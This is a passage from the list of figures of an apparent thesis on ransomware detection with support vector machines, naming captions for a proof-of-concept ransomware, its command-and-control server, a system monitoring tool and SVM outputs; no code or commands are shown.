Figure 5 - Support Vector Classifier in 2D space.....	12
Figure 6 - Support Vector Classifier in 3D space.....	12
Figure 7 - Difficulty in Threshold Selection with Significant Class Overlap .....	13
Figure 8 - PoC Ransomware UI: Encrypt - Decrypt .....	23
Figure 9 - Code Snippet of Ransomware AES Encryption Algorithm .....	24
Figure 10 - Secure Random Password Generator.....	25
Figure 11 - HTTP Server for Ransomware Command and Control Server .....	26
Figure 12 - Sending Decryption Password to C&C Server.....	26
Figure 13 - TCP Socket-Based Ransomware C&C Server Implementation .....	27
Figure 14 - Sending Message to C&C Server via TCP .....	27
Figure 15 - Code Snippet of Ransomware AES Decryption Algorithm.....	28
Figure 16 - System Monitor Tool Interface.....	29
Figure 17 - Determining CPU and RAM Usage .....	30
Figure 18 - Getting Total Physical Memory with WMI .....	30
Figure 19 - Struct Layout for I/O Counters.....	31
Figure 20 - Updating I/O Counters for a Process.....	32
Figure 21 - Metrics for I/O Read and Write Operations.....	33
Figure 22 - Process Duration Tracking.....	33
Figure 23 - Calling Netstat for Active Network Information.....	34
Figure 24 - Local IP Address Verification Method.....	35
Figure 25 - Classification of Local IP Addresses.....	35
Figure 26 - Country Extraction from IP Address via IP Geolocation API .....	36
Figure 27 - GPU Usage Information Extraction Using Nvidia SMI .....	36
Figure 28 - Function to Scale Values Between Specified Ranges .....	38
Figure 29 - User Interface: Interactive ML - SVM Operations .....	39
Figure 30 - Running an External Executable from a C# .NET Application .....	40
Figure 31 - Output: SVM Training Key Parameters .....	41
Figure 32 - Output: SVM Testing Metrics .....	43
Figure 33 - Output: SVM Predictions Metrics .....	44
Figure 34 - Data visualization in a multi-dimensional 3D space.....	45